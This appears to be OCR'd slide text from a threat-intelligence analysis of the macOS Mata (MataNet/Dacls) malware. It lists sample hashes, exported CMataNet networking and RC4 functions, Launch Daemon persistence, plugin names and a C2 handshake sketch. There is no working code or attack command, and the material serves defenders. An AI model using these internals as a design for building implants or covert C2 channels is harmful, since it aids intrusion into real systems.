
```
mac-555549440ea0d64e96bb34428e08cc8d948b40e7

p-macos-55554944c2a6eb29a7bc3c73acdaa3e0a7a8d8c7

securityd-555549440fca1d2f1e613094b0c768d393f83d7f
```

Mata

Aka MataNet, Dacls (Maybe TIEDEYE?)

Custom protocol comms, wrapped in TLS

Modular framework



```
CMataNet_Auth
CMataNet_CloseSSL
CMataNet_CloseSocket
CMataNet_Create
CMataNet_ExchangeKey
CMataNet_Free
CMataNet_RecvBlock
CMataNet_SSLHandshake
CMataNet_SSLRecv
CMataNet_SSLRecvPartial
CMataNet_SSLSend
CMataNet_SendBlock
CMataNet_SetSocket
CMataNet_WaitRecv
CMataNet_rc4_crypt
CMataNet_rc4_init
```


Execution	Persistence	Delivery	Internal Naming
bash shell	Launch Daemon	Fake App / Post-Exp	CMATANet

Mata


Most functions are exported

Orchestrate network-level infection

Limited Samples




```
Target File:    SubMenu.nib
File MD5:       f05437d510287448325bac98a1378de1
Sig Name:       Not Signed
Dylib Hash:     "338a9975f1f3437af1abd964e13d773e"
Import Hash:    "b91da163c322877dbc9354ba902a7ba9"
Export Hash:    "f202726ebd1c4600ad2ec3c1d60c3a98"
```



```
AutoLoadPlugins:
LoadPlugin_CMD()
LoadPlugin_FILE()
LoadPlugin_PROCESS()
LoadPlugin_TEST()
LoadPlugin_RP2P()
LoadPlugin_LOGSEND()
LoadPlugin_SOCKS()
data_1000a1430 = 0xc
return 1
```


Mata RP2P Potential Use



Mata Controller

Mata Implant

Mata RP2P Mode



Mata Implant

TLS

C2

Handshake

0x20000

0x20100

Handshake

Handshake

0x20200

RC4 Exchange

0x20300

